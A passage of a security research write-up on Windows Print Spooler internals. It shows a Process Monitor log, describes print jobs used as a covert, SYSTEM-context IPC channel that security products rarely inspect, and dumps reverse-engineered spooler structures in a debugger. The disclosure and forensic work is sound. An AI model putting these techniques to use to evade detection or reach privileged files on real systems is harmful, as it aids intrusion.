spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	ReadFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetEndOfFileInform...	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetAllocationInform...	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	WriteFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	FILE LO...	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFileMapping	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryStandardInfor...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	WriteFile	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	FlushBuffersFile	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	WriteFile	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\tracing\myport.txt	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetEndOfFileInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetAllocationInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetEndOfFileInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetAllocationInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryAttributeTagFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetDispositionInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\System32\spool\PRINTERS\FP00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CreateFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	QueryAttributeTagFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	SetDispositionInform...	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	16152	CloseFile	C:\Windows\System32\spool\PRINTERS\FP00001.SHD	SUCCESS	NT AUTHORITY\SYSTEM

Showing 58 of 1,147,792 events (0.0050%) Backed by virtual memory

Whoa — what's going on here? First, let's go a bit deeper in the world of printing. As long as *spooling* is enabled, data printed doesn't directly go to the printer. Instead, the job is *spooled*, which essentially will result in the creation of a *spool file*. By default, this will live in the `c:\windows\system32\spool\PRINTERS` directory, but that is actually customizable on a per-system as well as per-printer basis (that's a thread worth digging into later).


Again, also by default, this file name will either be `FPnnnnn.SPL` for EMF print operations, or simply `nnnnn.SPL` for RAW print operations. The `SPL` file is nothing more than a copy, essentially, of all the data that is meant to go the printer. In other words, it briefly contained the "Hello, printer!" string.

A more interesting file is the *shadow job file*. This file is needed because print jobs aren't necessarily instant. They can error out, be scheduled, be paused, either manually or due to issues with the printer. During this time, information about the job itself must remain in more than just Spoolsv.exe's memory, especially since it is often prone to crashing due to 3rd party printer driver bugs — and due to the fact that print jobs survive reboots. Below, you can see the `Spooler` writing out this file, whose data structure has changed over the years, but has now reached the `SHADOWFILE_4` data structure that is documented on our GitHub repository.



We'll talk about some interesting things you can do with the *shadow job file* later in the persistence section.


Next, we have the actual creation of the file that is serving as our port. Unfortunately, Process Monitor always shows the primary token, so if you double-click on the event, you'll see this operation is actually done under impersonation:



This is may actually seem like a key security feature of the `Spooler` service — without it, you could create a printer port to any privileged location on the disk, and have the `Spooler` "print" to it, essentially achieving an arbitrary file system read/write primitive. However, as

we'll describe later, the situation is a bit more complicated. It may also seem like from an EDR perspective, you still have *some* idea as to who the user is. But, stay tuned.

Finally, once the write is done, both the *spool file* and the *shadow job file* are deleted (by default), which is seen as those `SetDisposition` calls:



So far, what we've shown is that we can write anywhere on disk — presumably to locations that we have access to — under the guise of the `Spooler` service. Additionally, we've shown that the file creation is done under impersonation, which should reveal the original user

behind the operation. Investigating the *job* itself will also show the user name and machine name. So far, forensically, it seems like as long as this information can be gathered, it's hard to hide…

We will break both of those assumptions soon, but first, let's take a look at an interesting way that this behavior can be used.

Spooling as IPC

The first interesting use of the `Spooler`, and most benign, is to leverage it for communication between processes, across users, and even across reboots (and potentially networks). You can essentially treat a *printer* as a securable object (technically, a *printer job* is too, but that's not officially exposed) and issue both *read* and *write* operations in it, through two mechanisms:

- Using the GDI API, and issuing `ReadPrinter` and `WritePrinter` commands.
  - First, you must have issued a `StartDocPrinter` and `EndDocPrinter` pair of calls (in between the write) to create the *printer job* and spool data in it.
  - The trick is to use `SetJob` to make the job enter a paused state from the beginning (JOB_CONTROL_PAUSE), so the *spool file* remains persistent
  - The former API will return a print job ID, that the client side can then use as part of a call to `OpenPrinter` with the special syntax of adding the suffix `,Job n` to the printer name, which opens a *print job* instead of a *printer*.
    Clients can use the `EnumJobs` API to enumerate all the printer jobs and find the one they want to read from based on some properties.
- Using the raw print job API, and using `WriteFile` after obtaining a handle to the *spool file*.
  - Once the writes are complete, call `ScheduleJob` to officially make it visible.
  - Client continues to use `ReadPrinter` like in the other option


You might wonder what advantages any of this has versus just using regular File I/O. We've thought of a few:

- If going with the full GDI approach, you're not importing any obvious I/O APIs
- The read and writes, when done by `ReadPrinter` and `WritePrinter` are ***not done impersonated***. This means that they appear as if coming from `SYSTEM` running inside `Spoolsv.exe`
  This also potentially means you can read and write from a `spooler` file in a location where you'd normally not have access to.
- It's doubtful any security products, until just about now, have ever investigated or looked at `spooler` files
  And, with the right API/registry changes, you can actually move the `spooler` directory somewhere else for your printer


- By cancelling the job, you get immediate deletion of the data, again, from a service context
- By resuming the job, you essentially achieve a file copy — albeit this one does happen impersonated, as we've learnt so far

We've published on our GitHub repository a simple `printclient` and `printserver` application, which implement client/server mechanism for communicating between two processes by leveraging these ideas.


Let's see what happens when we run the server:



As expected, we now have a *spool file* created, and we can see the print queue below showing our job — which is highly visible and traceable, if you know to look.



On the client side, let's run the binary and look at the result:



The information you see at the top comes from the printer API — using `EnumJob` and `GetJob` to retrieve the information that we want. Additionally, however, we went a step deeper, as we wanted to look at the information stored in the *shadow job* itself. We noted some interesting discrepancies:

- Even though MSDN claims otherwise, and the API will always return NULL, print jobs to indeed have security descriptors

  Trying to zero them out in the *shadow job* made the `Spooler` unable to ever resume/write the data!
- Some data is represented differently
  - For example, the `Status` field in the *shadow job* has different semantics, and contains internal statuses that are not exposed through the API
  - Or, the `StartTime` and `UntilTime`, which are `0` in the API, are actually `60` in the *shadow job*

We wanted to better understand how and when the *shadow job* data is read, and when is internal state in the `Spooler` used instead — just like the Service Control Manager both has its own in-memory database of services, but also backs it all up in the registry, we thought the `Spooler` must work in a similar way.

Spooler Forensics

Eventually, thanks to the fact that the `Spooler` is written in C++ (which has rich type information due to mangled function names) we understood that the `Spooler` keeps track of jobs in `INIJOB` data structures.

We started looking at the various data structures involved in keeping track of `Spooler` information, and came up with the following data structures, each of which has a human-readable signature which makes reverse engineering easier:

```
#define ISP_SIGNATURE     0x4953504C  /* 'ISPL' is the signature value (INISPOOLER) */
#define SJ_SIGNATURE      0x464D      /* 'MF'   is the signature value (SPOOL) */
#define IFO_SIGNATURE     0x4650      /* 'FO'   is the signature value (INIFORM) */
#define IE_SIGNATURE      0x4545      /* 'EE'   is the signature value (INIENVIRONMENT) */
#define ID_SIGNATURE      0x4444      /* 'DD'   is the signature value (INIDRIVER) */
#define IPP_SIGNATURE     0x5050      /* 'PP'   is the signature value (INIPRINTPROC) */
#define IP_SIGNATURE      0x4951      /* 'IP'   is the signature value (INIPRINTER) */
#define IJ_SIGNATURE      0x494A      /* 'IJ'   is the signature value (INIJOB) */
#define IN_SIGNATURE      0x494F      /* 'IN'   is the signature value (ININETPRINT) */
#define IMO_SIGNATURE     0x4C50      /* 'MO'   is the signature value (INIMONITOR) */
#define IPO_SIGNATURE     0x4F50      /* 'PO'   is the signature value (INIPORT) */
#define SF_SIGNATURE      0x494B      /* 'SF'   is the signature value (SHADOWFILE) */
#define SF_SIGNATURE_2    0x4966      /* 'Sf'   is the signature value (SHADOWFILE_2) */
#define SF_SIGNATURE_25   0x4967      /* 'Sg'   is the signature value (SHADOWFILE_25) */
#define SF_SIGNATURE_3    0x4968      /* 'Sh'   is the signature value (SHADOWFILE_3) */
#define SF_SIGNATURE_4    0x5123      /* 'Q#'   is the signature value (SHADOWFILE_4) */
```

For full disclosure, it seems GitHub continues to host `NT4` source code for the world to look at, and when searching for some of these types, the `Spltypes.h` header file repeatedly came up. We used it as an initial starting point, and then manually updated the structures based on reverse engineering.

To start with, you'll want to find the `pLocalIniSpooler` pointer in `Localspl.dll` — this contains a pointer to `INISPOOLER`, which is partially shown below:

```
Offset  Size  struct __declspec(align(8)) _INISPOOLER
              {
  0000  0004    DWORD signature;
  0008  0008    struct _INISPOOLER *pIniNextSpooler;
  0010  0008    DWORD64 cRef;
  0018  0008    LPWSTR pMachineName;
  0020  0008    LPWSTR pDir;
  0028  0008    struct _INIPRINTER *pIniPrinter;
  0030  0008    struct _INIENVIRONMENT *pIniEnvironment;
  0038  0008    struct _INIPORT *pIniPort;
  0040  0008    struct _INIFORM *pIniForm;
  0048  0008    struct _INIMONITOR *pIniMonitor;
  0050  0008    struct _ININETPORT *pIniNetPrint;
  0058  0008    struct _SPOOL *pSpool;
```

Here it is in memory:

```
0:007> dpp poi(pLocalIniSpooler) LC
00000000`01910080  00000000`4953504c (ISPL)
00000000`01910088  00000000`00000000 (Next Spooler)
00000000`01910090  00000000`0000000d (Reference Count)
00000000`01910098  00000000`01500f30 00450044`005c005c ("\\DESKTOP-SVVLOTP")
00000000`019100a0  00000000`01500f60 0077005c`003a0043 ("C:\windows\system32\spool")
00000000`019100a8  00000000`01930f20 00000000`00004951 (IP)
00000000`019100b0  00000000`01505140 00000000`00004545 (EE)
00000000`019100b8  00000000`01504a60 00000000`00004c50 (MO)
00000000`019100c0  00000000`0150eb90 00000000`00004f50 (PO)
00000000`019100c8  00000000`019251a0 00000000`00004650 (FO)
00000000`019100d0  00000000`00000000
00000000`019100d8  00000000`01928220 00000000`0000464d (MF)
```

As you can see, this key data structure points to the first `INIPRINTER`, the `INIMONITOR`, the `INIENVIRONMENT`, the `INIPORT`, the `INIFORM`, and the `SPOOL`. From here, we could start by dumping the printer, which starts with the following data structure:

```
Offset Size  struct __declspec(align(8)) INIPRINTER
             {
  0000 0004    DWORD signature;
  0008 0008    struct _INIPRINTER *pNext;
  0010 0008    DWORD64 cRef;
  0018 0008    LPWSTR pName;
  0020 0004    DWORD dwFlags;
  0028 0008    LPWSTR pShareName;
  0030 0004    DWORD dwUnknown;
  0038 0008    PVOID pIniPrintProc;
  0040 0008    LPWSTR pDatatype;
  0048 0008    LPWSTR pParameters;
  0050 0008    LPWSTR pComment;
  0058 0008    PVOID pIniDriver;
  0060 0004    DWORD cbDevMode;
  0068 0008    LPDEVMODE pDevMode;
  0070 0004    DWORD Priority;
  0074 0004    DWORD DefaultPriority;
  0078 0004    DWORD StartTime;
  007C 0004    DWORD UntilTime;
  0080 0008    LPWSTR pSepFile;
  0088 0004    DWORD Status;
  0090 0008    LPWSTR pLocation;
  0098 0004    DWORD Attributes;
  009C 0004    DWORD cJobs;
  00A0 0004    DWORD AveragePPM;
  00A4 0004    BOOL GenerateOnClose;
  00A8 0008    struct _INIPORT *pIniNetPort;
  00B0 0008    struct _INIJOB *pIniFirstJob;
  00B8 0008    struct _INIJOB *pIniLastJob;
  00C0 0008    PSECURITY_DESCRIPTOR pSecurityDescriptor;
  00C8 0008    struct  SPOOL *pSpool;
```

In memory, for the printer the `printserver` PoC on GitHub creates, you'd see:

```
0:007> dpp 0000000001930f20 L1A
00000000`01930f20  00000000`00004951 (IP)
00000000`01930f28  00000000`0150c480 00000000`00004951 (IP, Next Printer)
00000000`01930f30  00000000`00000001 (Reference Count)
00000000`01930f38  00000000`01506800 006e0069`00720050 ("PrintDemon")
00000000`01930f40  00000000`00000bf4 (Flags)
00000000`01930f48  00000000`00000000 (Share Name)
00000000`01930f50  00000000`00000001 (Unknown)
00000000`01930f58  00000000`01a63bb0 00000000`00005050 (PP, "winprint")
00000000`01930f60  00000000`01509df0 00000057`00410052 ("RAW")
00000000`01930f68  00000000`00000000 (Parameters)
00000000`01930f70  00000000`01924000 00200064`00270049 ("I'd be careful with this one...")
00000000`01930f78  00000000`01505f70 00000000`00004444 (DD, "Generic / Text Only")
00000000`01930f80  00000000`000003e8 (DEVMODE Size)
00000000`01930f88  00000000`0195f400 006e0069`00720050 ("PrintDemon")
00000000`01930f90  00000000`00000001 (Priority)
00000000`01930f98  0000003c`0000003c (Start & Until Time)
00000000`01930fa0  00000000`00000000 (Separator)
00000000`01930fa8  00000000`00000080 (Status)
00000000`01930fb0  00000000`0192b3d0 00690073`006e0049 ("Inside of an exploit")
00000000`01930fb8  00000001`00001020 (Jobs & Attributes)
00000000`01930fc0  00000000`00000000 (Average PPM)
00000000`01930fc8  00000000`00000000 (Internet Port)
00000000`01930fd0  00000000`01a756a0 00000000`0000494a (IJ, First Job)
00000000`01930fd8  00000000`01a756a0 00000000`0000494a (IJ, Last Job)
00000000`01930fe0  00000000`00cc8e00 000001c8`800c0001 (Security Descriptor)
00000000`01930fe8  00000000`01928640 00000000`0000464d (MF)
```

You could also choose to look at the `INIPORT` structures linked by the `INISPOOLER` earlier — or directly grab the one associated with the `INIPRINTER` above. Each one looks like this:

Once again, the port we created in the PoC looks like this in memory, at the time that the job is being spooled:

```
Offset Size  struct __declspec(align(8)) _INIPORT
       ____  {
0000   0004    DWORD signature;
0008   0008    struct _INIPORT *pNext;
0010   0008    DWORD64 cRef;
0018   0008    LPWSTR pName;
0020   0002    WORD wNameHash;
0028   0008    DWORD64 pSandboxAdapter;
0030   0004    DWORD Status;
0034   0004    DWORD PrinterStatus;
0038   0008    LPWSTR pszStatus;
0040   0008    HANDLE Semaphore;
0048   0008    struct _INIJOB *pIniJob;
0050   0004    DWORD cJobs;
0054   0004    DWORD cPrinters;
0058   0008    struct _INIPRINTER **ppIniPrinter;
0060   0008    struct _INIMONITOR *pIniMonitor;
```

```
0:007> dpp 00000000`0150eb90 LD
00000000`0150eb90  00000000`00004f50 (PO)
00000000`0150eb98  00000000`0150e970 00000000`00004f50 (PO, Next Port)
